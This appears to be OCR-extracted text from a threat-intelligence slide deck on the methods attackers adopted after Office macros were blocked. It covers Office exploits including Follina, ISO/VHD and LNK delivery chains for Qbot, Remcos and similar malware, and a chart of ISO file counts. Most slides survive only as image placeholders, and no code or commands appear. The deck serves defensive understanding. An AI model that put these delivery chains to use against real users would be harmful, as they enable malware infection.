




- Threat actors has started to test and adopt new methods to replace Internet macros

Evolution of Internet macros

Internet Macros





Alternative methods


Office Exploits

Office Exploits


- Equation Editor
- Remote template injection
- CVE-2021-40444
- Follina








CVE-2022-30190








Alternative methods

ISO/VHD images


ISO Images


.ISO
EXE
Packed payload
Lockibot
Remcos
Nanocore



HTML
.ISO
lnk
DLL
Qbot
Regsvr32.exe


ISO files
Number of ISO files per month
8,000
7,000
6,000
5,000
4,000
3,000
2,000
1,000
0
Jan
Feb
Mar
Apr
May
Jun
Jul
Aug
Sep
Oct
Nov
Dec
2020
2021
2022
2023

Lnk files




